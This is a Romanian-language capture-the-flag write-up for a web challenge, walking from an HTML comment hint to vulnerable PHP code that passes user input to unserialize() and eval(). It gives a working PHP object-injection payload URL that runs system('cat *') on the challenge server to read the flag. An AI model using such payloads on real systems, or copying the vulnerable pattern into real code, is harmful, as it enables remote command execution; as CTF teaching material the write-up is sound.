

whats-your-name-part1

Care este numele tau asta da intrebare. Din titlu sau descriere nu obtinem cine stie ce hinturi asa ca atunci cand intru pe site sunt intampinat de o intrebare ciudata. Daca ma uit atent nu este nimic neobisnuit doar ca daca ma uit cu inspect la cod observ un comment la un endpoint de `/?source`.

```
<html>
<head></head>
<body>
  What's your name? Part 1
  <!--/?source-->
</body>
</html>
```

Urmarend acest endpoint observ niste cod de php. De aici imi dau seama ca este niste code-review challenge si trebuie sa fac putin rce pentru a obtine flagul.

```
<?php
error_reporting(0);
(isset($_GET['source']) AND show_source(__FILE__) AND die());


class PHPObjectInjection{
    public $inject;
    function __construct(){
    }
    function __wakeup(){
        if(isset($this->inject)){
            eval($this->inject);
        }
    }
}
if(isset($_REQUEST['name'])){
    $var1=unserialize($_REQUEST['name']);
    if(is_array($var1)){
        echo "<br/>".$var1[0]. " - " . $var1[1];
    }
}
else{
    echo "What's your name? Part 1";
}
?>

<!-- /?source -->
```

Well ce este de inteles aici este ca apeleaza o functie care executa prin parametrul 'name' care este deserializata si nu este sanitizata deloc. Deci putem introduce prin name payloadul nostru astfel incat sa obtinem flagul. Vulnerabilitatea asta se numeste PHP deserialization (<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Insecure%20Deserialization/PHP.md>) mai multe detalii se pot afla acolo.

Payload final: [http://34.159.151.77:30492/?name=O:18:%22PHPObjectInjection%22:1:{s:6:%22inject%22;s:16:%22system\(%27cat%20*%27\);%22;}](http://34.159.151.77:30492/?name=O:18:%22PHPObjectInjection%22:1:{s:6:%22inject%22;s:16:%22system(%27cat%20*%27);%22;})

Fiecare payload poate fi modificat eu am aplicat direct cat * pentru ca de obicei flagul se afla in acelasi director. Mare atentie la lungimea de la payload. Cand o aplicam obtinem rezultatul dorit (flagul fiind in source code).



```
<?php
//CTF{3346176ac1e79283318b4.....e1fe3853a4f37bb5442c80ba3fd}
?>
```

Flag:

CTF{3346176ac1e79283318b4.....e1fe3853a4f37bb5442c80ba3fd}

Trolled by masquerade8077